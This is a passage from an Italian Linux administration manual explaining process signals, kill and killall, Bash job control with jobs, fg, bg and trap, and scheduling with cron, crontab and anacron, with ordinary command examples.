Per esempio, nel caso di Bash, se un processo viene sospeso attraverso la combinazione [*Ctrl z*], cosa che dovrebbe generare un segnale '**SIGTSTP**' (in base alla configurazione della linea di terminale), questo può essere riportato in primo piano e in funzione, attraverso il comando '**fg**', con il quale in pratica si invia al processo un segnale '**SIGCONT**'.

94.3 Comando «kill»

Il modo normale per inviare un segnale a un processo è l'uso di '**kill**': questo, a seconda dei casi, può essere un comando interno di shell o un programma. Il nome '**kill**' deriva in particolare dall'effetto che si ottiene utilizzandolo senza l'indicazione esplicita di un segnale da inviare: quello predefinito è '**SIGTERM**' attraverso il quale si ottiene normalmente la conclusione del processo destinatario.

Attraverso '**kill**' si riesce solitamente a ottenere un elenco dei segnali disponibili con il loro numero corrispondente. Ciò è molto importante per conoscere esattamente quale numero utilizzare con i programmi che non permettono l'indicazione dei segnali in forma verbale.

$ **kill -l** [*Invio*]

```
 1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL
 5) SIGTRAP      6) SIGIOT       7) SIGBUS       8) SIGFPE
 9) SIGKILL     10) SIGUSR1     11) SIGSEGV     12) SIGUSR2
13) SIGPIPE     14) SIGALRM     15) SIGTERM     17) SIGCHLD
18) SIGCONT     19) SIGSTOP     20) SIGTSTP     21) SIGTTIN
22) SIGTTOU     23) SIGURG      24) SIGXCPU     25) SIGXFSZ
26) SIGVTALRM   27) SIGPROF     28) SIGWINCH    29) SIGIO
30) SIGPWR
```

Nelle sezioni seguenti viene descritto il programma '**kill**', mentre di solito, se non si indica esplicitamente che si fa riferimento a un programma, interviene il comando interno di shell.

94.3.1 Utilizzo di «kill»

Permette di inviare un segnale a uno o più processi identificati attraverso il loro numero PID:

kill [***opzioni***] [***numero_pid***...]

Se non viene specificato, il segnale predefinito è '**SIGTERM**' che normalmente procura la conclusione dell'esecuzione dei processi destinatari. Questo giustifica il nome '**kill**'.[1]

Tabella 94.5. Alcune opzioni.

Opzione	Descrizione
`-s` ***segnale***	Specifica il nome o il numero del segnale da inviare.
`-l`	Mostra l'elenco dei segnali disponibili con i numeri corrispondenti.

Segue la descrizione di alcuni esempi.

- $ **kill -s SIGHUP 1203** [*Invio*]

  Invia il segnale '**SIGHUP**' al processo corrispondente al numero 1203.

- $ **kill -s 1 1203** [*Invio*]

  Esattamente come nell'esempio precedente

- $ **kill -l** [*Invio*]

  Mostra l'elenco dei segnali disponibili.

Negli esempi di questo documento viene indicato spesso il segnale da inviare senza l'opzione '**-s**', usando piuttosto la forma '**-*segnale***'. Questo modo di indicare il segnale riguarda il comando interno omonimo della shell Bash.

94.3.2 Utilizzo di «killall»

Il programma '**killall**' invia un segnale a tutti i processi che eseguono i comandi specificati.

```
killall [opzioni] [-segnale] [comando...]
```

Si utilizza quindi '**killall**' per inviare un segnale a dei processi identificati per nome. Se non viene specificato il segnale da inviare, si utilizza '**SIGTERM**'. I segnali possono essere indicati per nome o per numero.[2]

Tabella 94.6. Alcune opzioni.

Opzione	Descrizione
`-s` *segnale*	Specifica il nome o il numero del segnale da inviare.
`-l`	Mostra l'elenco dei segnali disponibili con i numeri corrispondenti.

L'esempio seguente invia il segnale '**SIGHUP**' a tutti i processi avviati con il comando '**pippo**'. I processi soggetti a questo sono solo quelli che appartengono all'utente che invia il segnale.

$ **killall -HUP pippo** [*Invio*]

94.3.3 Utilizzo di «killall5»

Il programma '**killall5**'[3] consente di inviare un segnale a tutti i processi elaborativi in funzione, esclusi quelli della propria sessione e quelli strettamente connessi con il kernel (*kernel thread*). Potrebbe essere utilizzato nella procedura di arresto del sistema.

```
killall5 -n_segnale
```

94.3.4 Utilizzo di «fuser»

Il compito normale di '**fuser**' è quello di elencare i processi che utilizzano i file indicati come argomento. In alternativa, '**fuser**' permette anche di inviare un segnale ai processi che utilizzano un gruppo di file determinato, attraverso l'opzione '**-k**'. Il programma '**fuser**' è già descritto nella sezione 93.3.1.

```
fuser [opzioni] file...
```

[1] **Procps kill** GNU GPL

[2] **Psmisc** software libero con licenza speciale

[3] **System V Init** GNU GPL

Processi e shell

La shell è l'intermediario tra l'utente e il sistema, pertanto è il mezzo normale attraverso cui si può avviare e controllare un processo. Un comando impartito attraverso una shell può generare più di un processo, per esempio quando viene avviato un programma o uno script che avvia a sua volta diversi programmi, oppure quando si realizzano dei condotti. Per questo motivo, quando si vuole fare riferimento all'attività derivata da un comando dato attraverso una shell, si parla di job e non di singoli processi.

95.1 Controllo dei job di shell

Attraverso alcune shell è possibile gestire i job che in questo caso rappresentano raggruppamenti di processi generati da un solo comando.

La shell Bash e in generale le shell POSIX, oltre alla shell Korn e alla shell C, gestiscono i job. Nelle sezioni seguenti si fa riferimento al comportamento di Bash (in qualità di shell POSIX), ma la maggior parte di quanto spiegato in queste sezioni vale anche per le shell Korn e C ('**ksh**' e '**csh**').

Non si deve confondere un job di shell con un processo. Un processo è un singolo eseguibile messo in funzione: se questo a sua volta avvia un altro eseguibile, viene generato un nuovo processo a esso associato. Un job di shell rappresenta tutti i processi che vengono generati da un comando impartito tramite la shell stessa. Basta immaginare cosa succede quando si utilizza un condotto di programmi (*pipeline*), dove l'output di un programma è l'input del successivo.

95.1.1 Processi in primo piano e processi sullo sfondo

L'attività di un job può avvenire in primo piano (*foreground*) o sullo sfondo (*background*). Nel primo caso, il job impegna la shell e quindi anche il terminale, mentre nel secondo la shell è libera da impegni e così anche il terminale. Di conseguenza, non ha senso pretendere da un programma che richiede l'interazione continua con l'utente che possa anche funzionare sullo sfondo.

Se un programma richiede dati dallo standard input o ha la necessità di emettere dati attraverso lo standard output o lo standard error, per poterlo avviare come job sullo sfondo, bisogna almeno provvedere a ridirigere l'input e l'output.

95.1.2 Avvio di un job sullo sfondo

Un programma è avviato esplicitamente come job sullo sfondo quando alla fine della riga di comando viene aggiunto il simbolo '**&**'. Per esempio:

```
# make bzImage > ~/make.msg & [Invio]
```

avvia sullo sfondo il comando '**make bzImage**', per generare un kernel, dirigendo lo standard output verso un file per consentire un controllo successivo dell'esito della compilazione.

Dopo l'avvio di un programma come job sullo sfondo, la shell restituisce una riga contenente il numero del job e il numero del processo terminale generato da questo job (il numero PID). L'esempio seguente rappresenta il job numero uno che termina con il processo 173:

```
[1] 173
```

Se viene avviato un job sullo sfondo, quando a un certo punto ha la necessità di emettere dati attraverso lo standard output o lo standard error e questi non sono stati ridiretti, si ottiene una segnalazione simile a quella seguente:

```
[1]+ Stopped (tty output) pippo
```

Nell'esempio, il job avviato con il comando '**`pippo`**' si è bloccato in attesa di poter emettere dell'output. Nello stesso modo, se viene avviato un job sullo sfondo che a un certo punto ha la necessità di ricevere dati dallo standard input e questo non è stato ridiretto, si ottiene una segnalazione simile alla seguente:

```
[1]+ Stopped (tty input) pippo
```

95.1.3 Sospensione di un job in primo piano

Se è stato avviato un job in primo piano e si desidera sospenderne l'esecuzione, si può inviare attraverso la tastiera il carattere '**`susp`**', che di solito si ottiene con la combinazione [*Ctrl z*]. Il job viene sospeso e posto sullo sfondo. Quando un job viene sospeso, la shell genera una riga come nell'esempio seguente dove il job '**`pippo`**' è stato sospeso:

```
[1]+ Stopped pippo
```

95.1.4 Utilizzo di «jobs»

Il comando di shell '**`jobs`**', permette di conoscere l'elenco dei job esistenti e il loro stato.

`jobs` [***opzioni***] [***job***]

Per poter utilizzare il comando '**`jobs`**' occorre che non ci siano altri job in esecuzione in primo piano, di conseguenza, quello che si ottiene è solo l'elenco dei job sullo sfondo.

Tabella 95.5. Alcune opzioni.

Opzione	Descrizione
`-l`	Permette di conoscere anche i numeri PID dei processi di ogni job.
`-p`	Emette solo il numero PID del processo iniziale di ogni job.

Segue la descrizione di alcuni esempi.

- `$` **`jobs`** [*Invio*]

Si ottiene l'elenco normale dei job sullo sfondo. Nel caso dell'esempio seguente, il primo job è in esecuzione, il secondo è sospeso in attesa di poter emettere l'output, l'ultimo è sospeso in attesa di poter ricevere l'input.

```
[1]   Running                  yes >/dev/null &
[2]-  Stopped (tty output)     mc
[3]+  Stopped (tty input)      unix2dos
```

Per comprendere l'utilizzo dell'opzione '**`-l`**' e dell'opzione '**`-p`**' , occorre avviare sullo sfondo qualche comando un po' articolato.

- $ **`yes | cat | sort > /dev/null &`** [*Invio*]

```
[1] 594
```

- $ **`yes | cat > /dev/null &`** [*Invio*]

```
[2] 596
```

- $ **`jobs -l`** [*Invio*]

```
[1]-   592 Running                  yes
       593                        | cat
       594                        | sort >/dev/null &
[2]+   595 Running                  yes
       596                        | cat >/dev/null &
```

Come si può osservare, l'opzione '**`-l`**' permette di avere informazioni più dettagliate su tutti i processi che dipendono dai vari job presenti.

- $ **`jobs -p`** [*Invio*]

Si ottiene soltanto l'elenco dei numeri PID del processo iniziale di ogni job.

```
592
595
```

95.1.5 Riferimenti ai job

L'elenco di job ottenuto attraverso il comando '**`jobs`**', mostra in particolare il simbolo '**`+`**' a fianco del numero del job attuale ed eventualmente il simbolo '**`-`**' a fianco di quello che diventerebbe il job attuale se il primo termina o viene comunque eliminato.

Il job attuale è quello a cui si fa riferimento in modo predefinito tutte le volte che un comando richiede l'indicazione di un job e questo non viene fornito.

Di norma si indica un job con il suo numero preceduto dal simbolo '**`%`**', ma si possono anche utilizzare altri metodi elencati nella tabella 95.11.

Tabella 95.11. Elenco dei parametri utilizzabili come riferimento ai job di shell.

Simbolo	Descrizione
%***n***	Il job con il numero indicato dalla lettera ***n***.
%***stringa***	Il job il cui comando inizia con la stringa indicata.
%?***stringa***	Il job il cui comando contiene la stringa indicata.
%%	Il job attuale.
%+	Il job attuale.
%-	Il job precedente a quello attuale.

95.1.6 Comando «fg»

Il comando '**fg**' porta in primo piano un job che in precedenza è stato messo sullo sfondo. Se non viene specificato il job su cui agire, si intende quello attuale.

```
fg [job]
```

95.1.7 Comando «bg»

Il comando '**bg**' permette di fare riprendere (sullo sfondo) l'esecuzione di un job sospeso. Ciò è possibile solo se il job in questione non è in attesa di un input o di poter emettere l'output. Se non si specifica il job, si intende quello attuale.

```
bg [job]
```

Quando si utilizza la combinazione [*Ctrl z*] per sospendere l'esecuzione di un job, questo viene messo sullo sfondo e diviene il job attuale. Di conseguenza, è normale utilizzare il comando '**bg**' subito dopo, senza argomenti, in modo da fare riprendere il job appena sospeso.

95.1.8 Comando «kill»

Il comando '**kill**' funziona quasi nello stesso modo del programma omonimo. Di solito, non ci si rende conto che si utilizza il comando e non il programma. Il comando '**kill**' in particolare, rispetto al programma, permette di inviare un segnale ai processi di un job, indicando direttamente il job.

```
kill [-s segnale | -segnale] [job]
```

Quando si vuole eliminare tutto un job, a volte non è sufficiente un segnale '**SIGTERM**'. Se necessario si può utilizzare il segnale '**SIGKILL**' (con prudenza però).

Segue la descrizione di alcuni esempi.

- `$` **`kill -KILL %1`** [*Invio*]

  Elimina i processi abbinati al job numero uno, inviando il segnale '**SIGKILL**'.

- `$` **`kill -9 %1`** [*Invio*]

  Elimina i processi abbinati al job numero uno, inviando il segnale '**SIGKILL**', espresso in forma numerica.

95.2 Cattura dei segnali

Attraverso il comando interno '**trap**' è possibile catturare ed eventualmente attribuire un comando (comando interno, funzione o programma) a un segnale particolare. In questo modo uno script può gestire i segnali. L'esempio seguente ne mostra uno ('**trappola**') in grado di reagire ai segnali '**SIGUSR1**' e '**SIGUSR2**' emettendo semplicemente un messaggio.

```
#!/bin/sh
#
trap 'echo "Ho catturato il segnale SIGUSR1"' SIGUSR1
trap 'echo "Ho catturato il segnale SIGUSR2"' SIGUSR2
#
# Ripete continuamente
#
while [ 0 ]
do
    #
    # Esegue un'operazione inutile
    #
    NULLA="ciao"
done
```

Supponendo di avere avviato lo script nel modo seguente, ottenendo il numero PID 1234, si osservi cosa accade:

`$` **`trappola &`** [*Invio*]

`$` **`kill -s SIGUSR1 1234`** [*Invio*]

```
Ho catturato il segnale SIGUSR1
```

`$` **`kill -s SIGUSR2 1234`** [*Invio*]

```
Ho catturato il segnale SIGUSR2
```

95.2.1 Comando «trap»

Il comando espresso come argomento di '**trap**' viene eseguito quando la shell riceve il segnale o i segnali indicati.

trap [-l] [***comando***] [***segnale***]

Se non viene fornito il comando, o se al suo posto si mette un trattino ('**-**'), tutti i segnali specificati sono riportati al loro valore originale (i valori che avevano al momento dell'ingresso nella shell), cioè riprendono il loro significato normale. Se il comando fornito corrisponde a una stringa nulla, il segnale relativo viene ignorato dalla shell e dai comandi che questo avvia. Il segnale può essere espresso in forma verbale (per nome) o con il suo numero. Se il segnale è '**EXIT**', pari a zero, il comando viene eseguito all'uscita della shell.

Se viene utilizzato senza argomenti, '**trap**' emette la lista di comandi associati con ciascun numero di segnale.

Segue la descrizione di alcuni esempi.

- $ **trap 'ls -l' SIGUSR1** [*Invio*]

  Se la shell riceve un segnale '**SIGUSR1**' esegue '**ls -l**'.

- $ **trap '' SIGUSR1** [*Invio*]

  La shell e tutti i processi figli ignorano il segnale '**SIGUSR1**'.

96 Tabelle riepilogative

Tabella 93.1. Riepilogo dei programmi e dei file per conoscere la situazione dei processi in esecuzione.

Nome	Descrizione
'**`ps`**'	Elenca i processi in esecuzione.
'**`pstree`**'	Elenca i processi in esecuzione in modo strutturato.
'**`top`**'	Mostra l'utilizzo delle risorse da parte dei processi a intervalli regolari.
'**`htop`**'	Come '**`top`**', ma attraverso un'interfaccia interattiva più comoda.
'**`pidof`**'	Elenca i numeri dei processi avviati con il nome indicato.
'**`fuser`**'	Elenca i processi che utilizzano file determinati.
'**`lsof`**'	Elenca i file aperti.
'**`uptime`**'	Informa sul tempo di funzionamento e sul carico medio.
'**`free`**'	Genera un rapporto stringato sull'uso della memoria.
'**`strace`**'	Individua le chiamate di sistema e i segnali di un processo elaborativo.

Tabella 94.1. Segnali secondo lo standard POSIX.1.

Segnale	Descrizione
SIGHUP	Il collegamento con il terminale è stato interrotto.
SIGINT	Interruzione attraverso un comando dalla tastiera.
SIGQUIT	Conclusione attraverso un comando dalla tastiera.
SIGILL	Istruzione non valida.
SIGABRT	Interruzioni di sistema.
SIGFPE	Eccezione in virgola mobile.
SIGKILL	Conclusione immediata.
SIGSEGV	Riferimento non valido a un segmento di memoria.
SIGPIPE	Condotto interrotto.
SIGALRM	Timer.
SIGTERM	Conclusione.
SIGUSR1	Primo segnale definibile dall'utente.
SIGUSR2	Secondo segnale definibile dall'utente.
SIGCHLD	Eliminazione di un processo figlio.
SIGCONT	Riprende l'esecuzione se in precedenza è stato fermato.
SIGTSTOP	Ferma immediatamente il processo.
SIGTSTP	Stop attraverso un comando della tastiera.
SIGTTIN	Processo sullo sfondo che richiede dell'input.
SIGTTOU	Processo sullo sfondo che deve emettere dell'output.

Parte xix

Calendario e pianificazione

Capitolo 97

Pianificazione dei processi (scheduling)

La pianificazione dei processi, o *scheduling*, riguarda l'esecuzione in date e orari stabiliti e la modifica delle priorità. Il mezzo attraverso il quale si controlla l'avvio di un processo in un momento stabilito è dato dal sistema Cron, ovvero dal demone omonimo ('**cron**'), mentre la priorità può essere modificata attraverso il valore nice.

La tabella 97.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 97.1. Riepilogo dei programmi e dei file per la gestione dello *scheduling*.

Nome	Descrizione
'**cron**'	Programma demone per l'esecuzione dei comandi pianificati.
'**crontab**'	Accesso e modifica del file della pianificazione dei comandi.
'/etc/crontab'	File di pianificazione di sistema.
'/var/spool/cron/crontabs/'	Directory contenente i file di pianificazione degli utenti.
'**anacron**'	Programma per l'esecuzione di comandi pianificati all'avvio del sistema.
'/etc/anacrontab'	File di pianificazione di sistema Anacron.
'**atrun**'	Mette in esecuzione i job di '**at**' e '**batch**'.
'**at**'	Accoda un job da eseguire in un momento successivo stabilito.
'**batch**'	Accoda un job da eseguire quando il carico del sistema lo consente.
'**atq**'	Interroga la coda dei job.
'**atrm**'	Elimina i job dalla coda.
'/etc/at.allow'	Determina quali utenti possono utilizzare '**at**' e '**batch**'.
'/etc/at.deny'	Determina quali utenti non possono utilizzare '**at**' e '**batch**'.
'**nice**'	Esegue un comando modificandone il valore nice.
'**renice**'	Cambia il valore nice di processi in funzione.
'**nohup**'	Esegue un comando rendendolo insensibile al segnale '**SIGHUP**'.

97.1 Cron

Nel bel mezzo della notte, mentre si sta lavorando isolati da qualunque rete, potrebbe capitare di notare un'intensa attività del disco fisso senza una giustificazione apparente. Di solito si tratta del demone '**cron**'.

Cron è il sistema che si occupa di eseguire, attraverso il demone '**cron**', dei comandi in momenti determinati in base a quanto stabilito all'interno della sua configurazione, rappresentata dai file ***crontab***. Questi file possono essere diversi, solitamente uno per ogni utente che ha la necessità di pianificare l'esecuzione di alcuni comandi e uno generale per tutto il sistema.

I file crontab vengono creati attraverso il programma '**crontab**' e questo permette di non dovere sapere necessariamente dove devono essere collocati e in che modo vanno nominati. Oltre che per un fatto di relativa comodità, l'esistenza del programma '**crontab**' permette di evitare che i file crontab siano accessibili a utenti che non ne siano i proprietari. Inoltre, non è necessario preoccuparsi di avvisare il demone '**cron**' dell'avvenuto cambiamento nella situazione dei piani di esecuzione.[1]

L'output dei comandi che il sistema Cron mette in esecuzione, se non è stato ridiretto in qualche modo, per esempio a '/dev/null' o a un file, viene inviato con un messaggio di posta elettronica all'utente cui appartiene il file crontab.

Il demone '**cron**' viene avviato di norma durante la procedura di inizializzazione del sistema. Di questo demone ne esistono almeno due tipi diversi per i sistemi GNU: quello di Paul Vixie e quello di Dillon. Nelle sezioni seguenti si fa riferimento in particolare al sistema Cron di Paul Vixie.[2]

Vedere *cron(1)*, *crontab(1)* (o *crontab(8)*) e *crontab(5)*.

97.1.1 Utilizzo di «cron» (Vixie)

Il programma '**cron**' è un demone funzionante sullo sfondo (*background*) che si occupa di interpretare i file crontab collocati in '`/var/spool/cron/crontabs/`' oltre a uno speciale, '`/etc/crontab`', il cui formato è leggermente diverso.

```
cron
```

Dal momento che la sostanza del funzionamento di questo programma sta nell'interpretazione dei file crontab, le altre notizie sul suo utilizzo sono riportate in occasione della presentazione di quei file.

97.1.2 Utilizzo di «crontab»

Il programma '**crontab**' permette di creare o modificare il file crontab di un utente determinato. In particolare, solo l'utente '**root**' può agire sul file crontab di un altro utente. Di solito, il programma '**crontab**' viene utilizzato con l'opzione '**-e**' per modificare o creare il file crontab.

```
crontab [opzioni]
```

I file crontab vengono poi utilizzati dal demone '**cron**' che si occupa di eseguire i comandi lì indicati.

Tabella 97.2. Alcune forme di utilizzo di '**crontab**'.

Sintassi	Descrizione
`crontab [-u` ***utente***`]` ***file***	Sostituisce il file crontab con il contenuto del file indicato come argomento.
`crontab -l [`***utente***`]`	Visualizza il file crontab dell'utente.
`crontab -e [`***utente***`]`	Crea o modifica il file crontab dell'utente.
`crontab -r [`***utente***`]`	Cancella il file crontab dell'utente.

Segue la descrizione di alcuni esempi.

- `$` **`crontab -e`** [*Invio*]

  Inizia la modifica del file crontab dell'utente.

- $ **crontab -l** [*Invio*]

  Visualizza il contenuto del file crontab dell'utente. Il suo contenuto potrebbe apparire come nel listato seguente:

```
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.1466 installed on Thu Aug 21 17:39:46 1997)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
10 6 * * * echo "ciao ciao"
```

- $ **crontab -r** [*Invio*]

  Elimina il file crontab dell'utente.

97.1.3 File «/var/spool/cron/crontabs/*»

I file contenuti nella directory '`/var/spool/cron/crontabs/`' sono i file crontab degli utenti comuni, creati generalmente attraverso il programma '**`crontab`**'. Ogni utente ha il proprio con il nome corrispondente all'utente stesso; i comandi contenuti al suo interno vengono eseguiti con i privilegi dell'utente proprietario del file crontab.

Le righe vuote sono ignorate e così anche quelle dove il primo carattere diverso da uno spazio lineare (sia spazi veri e propri, sia caratteri di tabulazione) è il simbolo '**`#`**', che serve così a introdurre dei commenti. Un record significativo può essere un assegnamento di una variabile di ambiente o un comando Cron.

L'assegnamento di una variabile può avvenire nel modo consueto, dove gli spazi attorno al segno di uguaglianza sono facoltativi e il valore assegnato può essere indicato eventualmente con virgolette (singole o doppie):

nome = ***valore***

La possibilità di inserire degli assegnamenti di variabili di ambiente all'interno di un file crontab è una particolarità del sistema Cron di Paul Vixie.

Il demone '**`cron`**' utilizza una serie di variabili di ambiente per determinare il proprio comportamento. Alcune di queste ricevono un valore predefinito dal demone '**`cron`**' stesso, ma tutte, tranne '**`LOGNAME`**', possono essere modificate attraverso un assegnamento all'interno del file crontab.

Tabella 97.4. Utilizzo di alcune variabili di ambiente.

Variabile	Descrizione
'**`SHELL`**'	Il valore iniziale è '`/bin/sh`' stabilendo così che i comandi di Cron devono essere eseguiti facendo uso della shell Bourne. Normalmente, in un sistema GNU, '`/bin/sh`' è un collegamento alla shell predefinita, ovvero a Bash ('`/bin/bash`'), che se avviata così, si comporta in modo compatibile con la shell Bourne.
'**`LOGNAME`**'	Il valore iniziale è il nome dell'utente e non può essere modificato.
'**`HOME`**'	Il valore iniziale è la directory personale dell'utente.

Variabile	Descrizione
'`MAILTO`'	Non viene preassegnata dal demone '`cron`' e se risulta definita, ma non vuota, viene utilizzata per determinare il destinatario dei messaggi di posta elettronica che vengono generati. Se il contenuto di questa variabile è la stringa nulla ('`""`'), non viene inviato alcun messaggio. Se la variabile non esiste, il destinatario dei messaggi di posta elettronica è lo stesso utente a cui appartiene il file crontab.

Un file crontab tipico può contenere solo comandi di Cron. Il formato di questo può essere riassunto brevemente nel modo seguente:

data_orario comando

Il comando viene eseguito attraverso la shell indicata all'interno della variabile '`SHELL`', mentre l'indicazione data-orario si scompone in altri cinque campi.

minuti ore giorni_del_mese mesi giorni_della_settimana

I campi possono contenere un asterisco ('`*`') e in tal caso rappresentano ogni valore possibile di quel campo. Per esempio, '`* * * * *`' rappresenta ogni minuto di ogni ora di ogni giorno del mese di ogni mese di ogni giorno della settimana.

A parte il caso degli asterischi, all'interno di questi campi si possono indicare dei valori numerici secondo gli intervalli seguenti:

Contesto	Intervallo possibile
minuti	da 0 a 59;
ore	da 0 a 23;
giorni del mese	da 1 a 31;
mesi	da 1 a 12;
giorni della settimana	da 0 a 7, dove sia zero, sia sette corrispondono alla domenica.

Per ognuno di questi campi, i valori possono essere indicati in vari modi con diversi significati.

- **Valori singoli**

  Un numero isolato all'interno di un campo indica che il comando deve essere eseguito quando l'orologio del sistema raggiunge quel valore. Per esempio, '`10 6 * * *`' rappresenta esattamente le ore 06:10 di ogni giorno.

- **Intervalli**

  Un intervallo, rappresentato da una coppia di numeri separati da un trattino, indica che il comando deve essere eseguito ogni volta che l'orologio del sistema raggiunge uno di quei valori possibili. Per esempio, '`10 6 1-5 * *`' rappresenta esattamente le ore 06:10 dei primi cinque giorni di ogni mese.

- **Elenchi**

  Un elenco, rappresentato da una serie di numeri separati da una virgola (senza spazi), indica che il comando deve essere eseguito ogni volta che l'orologio del sistema raggiunge uno di quei valori. Per esempio, '`10 6 1-5 1,3,5 *`' rappresenta esattamente le ore 06:10 dei primi cinque giorni di gennaio, marzo e maggio.

Gli elenchi possono essere anche combinati con gli intervalli. Per esempio, '`10 6 1-5 1-3,5-7 *`' rappresenta esattamente le ore 06:10 dei primi cinque giorni di gennaio, febbraio, marzo, maggio, giugno e luglio.

- **Passo**

  Invece di indicare momenti precisi, è possibile indicare una ripetizione o un passo. Questo può essere rappresentato con una barra obliqua seguita da un valore e indica che il comando deve essere eseguito ogni volta che è trascorsa quella unità di tempo. Per esempio, '`*/10 6 * * *`' rappresenta le ore 06:10, 06:20, 06:30, 06:40, 06:50 e 06:00. In pratica, corrisponde a '`0,10,20,30,40,50 6 * * *`'.

  Il passo può essere combinato opportunamente con gli intervalli. Per esempio, '`0-30/10 6 * * *`' rappresenta le 06:00, le 06:10, le 06:20 e le 06:30. In pratica, corrisponde a '`0,10,20,30 6 * * *`'.

Quello che appare dopo i cinque campi dell'orario viene interpretato come un comando da eseguire. Più precisamente, viene considerato tale tutto quello che appare prima della conclusione della riga o di un segno di percentuale ('`%`'). Quello che eventualmente segue dopo il primo segno di percentuale viene interpretato come testo da inviare allo standard input del comando stesso. Se all'interno del testo da inviare appaiono altri segni di percentuale, questi vengono trasformati in codici di interruzione di riga.

Segue un esempio commentato di file crontab tratto da *crontab(5)*.

```
#
# Utilizza «/bin/sh» per eseguire i comandi, indipendentemente da
# quanto specificato all'interno di «/etc/passwd».
#
SHELL=/bin/sh
#
# Invia i messaggi di posta elettronica all'utente «tizio»,
# indipendentemente dal proprietario di questo file crontab.
#
MAILTO=tizio
#
# Esegue 5 minuti dopo la mezzanotte di ogni giorno.
#
5 0 * * *       $HOME/bin/giornaliero >> $HOME/tmp/out 2>&1
#
# Esegue alle ore 14:15 del primo giorno di ogni mese.
# L'output viene inviato tramite posta elettronica all'utente «tizio».
#
15 14 1 * *     $HOME/bin/mensile
#
# Esegue alle 22 di ogni giorno lavorativo (da lunedì al venerdì).
# In particolare viene inviato un messaggio di posta elettronica a «caio».
#
0 22 * * 1-5    mail -s "Sono le 22" caio%Caio,%%è ora di andare a letto!%
#
# Esegue 23 minuti dopo mezzanotte, dopo le due, dopo le quattro,...,
# ogni giorno.
#
```

```
23 0-23/2 * * * echo "Ciao ciao"
#
# Esegue alle ore 04:05 di ogni domenica.
#
5 4 * * 0       echo "Buona domenica"
```

97.1.4 File «/etc/crontab»

Il file '`/etc/crontab`' ha un formato leggermente diverso da quello dei file crontab normali. In pratica, dopo l'indicazione dei cinque campi data-orario, si inserisce il nome dell'utente in nome del quale deve essere eseguito il comando indicato successivamente.

Nell'esempio seguente, tutti i comandi vengono eseguiti per conto dell'utente '**`root`**', ovvero, vengono eseguiti con i privilegi di questo utente.

```
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# Run any at jobs every minute
* * * * * root [ -x /usr/sbin/atrun ] && /usr/sbin/atrun

# run-parts
01 * * * * root run-parts /etc/cron.hourly
02 1 * * * root run-parts /etc/cron.daily
02 2 * * 0 root run-parts /etc/cron.weekly
02 3 1 * * root run-parts /etc/cron.monthly

# Remove /tmp, /var/tmp files not accessed in 10 days (240 hours)
41 02 * * * root /usr/sbin/tmpwatch 240 /tmp /var/tmp

# Remove formatted man pages not accessed in 10 days
39 02 * * * root /usr/sbin/tmpwatch 240 /var/catman/cat?
```

Una parte dell'esempio mostrato è abbastanza comune nelle varie distribuzioni GNU e merita una spiegazione aggiuntiva. A metà dell'esempio appare l'avvio del comando '**`run-parts`**' a cadenza oraria, giornaliera, settimanale e mensile. Per esempio, la direttiva seguente avvia il comando '**`run-parts /etc/cron.hourly`**' ogni ora:

```
01 * * * * root run-parts /etc/cron.hourly
```

Il nome '**`run-parts`**' corrisponde a un programma (a volte realizzato in forma di script) che avvia tutti gli eseguibili contenuti nella directory indicata come argomento (salva la possibilità che alcuni file con nomi particolari siano esclusi); per cui, '**`run-parts /etc/cron.hourly`**' serve ad avviare tutto quello che c'è nella directory '`/etc/cron.hourly/`'.

Nella propria distribuzione GNU, il nome utilizzato per questo programma potrebbe essere diverso, così come i nomi delle directory, ma ciò che conta è comprendere che per inserire un'elaborazione nei momenti più comuni, basta mettere il programma o lo script relativo nella

directory che rappresenta la cadenza desiderata. Questo, tra le altre cose, permette di realizzare dei pacchetti applicativi con tutto ciò che serve per fare in modo che il sistema Cron si preoccupi di loro nel modo corretto (senza dover intervenire manualmente nei file crontab).

Una realizzazione molto semplice di '**run-parts**' in forma di script potrebbe essere simile a quella seguente:

```
#!/bin/sh

for I in $1/* ; do
    if [ -x $I ]; then
        $I
    fi
done

exit 0
```

97.1.5 File «/etc/cron.d/*»

Alcune distribuzioni GNU introducono una variante al Cron di Paul Vixie, estendendo il crontab di sistema ai file contenuti nella directory '`/etc/cron.d/`'. Questi file sono altrettanti crontab con la stessa sintassi di '`/etc/crontab`', che vengono scanditi assieme a quello principale. L'utilità di questo sta nel fatto di evitare che i pacchetti che si installano debbano modificare il file crontab di sistema, limitandosi a gestire il proprio file particolare nella directory '`/etc/cron.d/`'.

97.2 Anacron

Cron è un sistema di pianificazione adatto principalmente per gli elaboratori che restano in funzione ininterrottamente per molto tempo; infatti, se non si accende mai l'elaboratore nell'intervallo di tempo in cui sarebbe previsto l'avvio di elaborazioni a cadenza giornaliera, settimanale o mensile, queste verrebbero automaticamente escluse. Per risolvere il problema e per garantire l'avvio di quelle elaborazioni, si può utilizzare Anacron.[3]

Anacron è un sistema di pianificazione che permette soltanto di programmare l'esecuzione di elaborazioni determinate a cadenza giornaliera, o a multipli di giorni. La sua logica è molto semplice: utilizza un file di configurazione, '`/etc/anacrontab`', concettualmente analogo al crontab di Cron, in cui si indica soltanto l'intervallo in giorni per l'esecuzione di processi determinati. Per mantenere memoria di ciò che è stato fatto, utilizza dei file nella directory '`/var/spool/anacron/`', annotando in che giorno ha eseguito un certo job per l'ultima volta.

Questo sistema è gestito in pratica dall'eseguibile '**anacron**', che si comporta normalmente come un demone, restando in funzione solo per il tempo necessario a completare il suo lavoro: il giorno successivo, deve essere riavviato.

97.2.1 File «/etc/anacrontab»

Il file '`/etc/anacrontab`' si utilizza per configurare il comportamento di Anacron. Il file può contenere la definizione di alcune variabili di ambiente, così come si farebbe con una shell Bourne, quindi è composto da una serie di record (righe), che descrivono i vari job da gestire. Come nel caso dei file crontab normali, le righe bianche e quelle vuote vengono ignorate; nello stesso modo sono ignorate le righe che iniziano con il simbolo '**`#`**'.

n_giorni n_minuti_ritardo nome_attribuito_al_job comando

I record che definiscono i job di Anacron sono composti da campi separati da spazi bianchi di qualunque tipo:

1. il primo campo è un numero che esprime la cadenza in giorni con cui deve essere eseguito il comando;
2. il secondo campo è un altro numero che esprime un ritardo in minuti, che deve essere atteso prima di cominciare;
3. il terzo campo attribuisce un nome al job;
4. l'ultimo campo è il comando corrispondente al job e, in questo caso particolare, può contenere spazi.

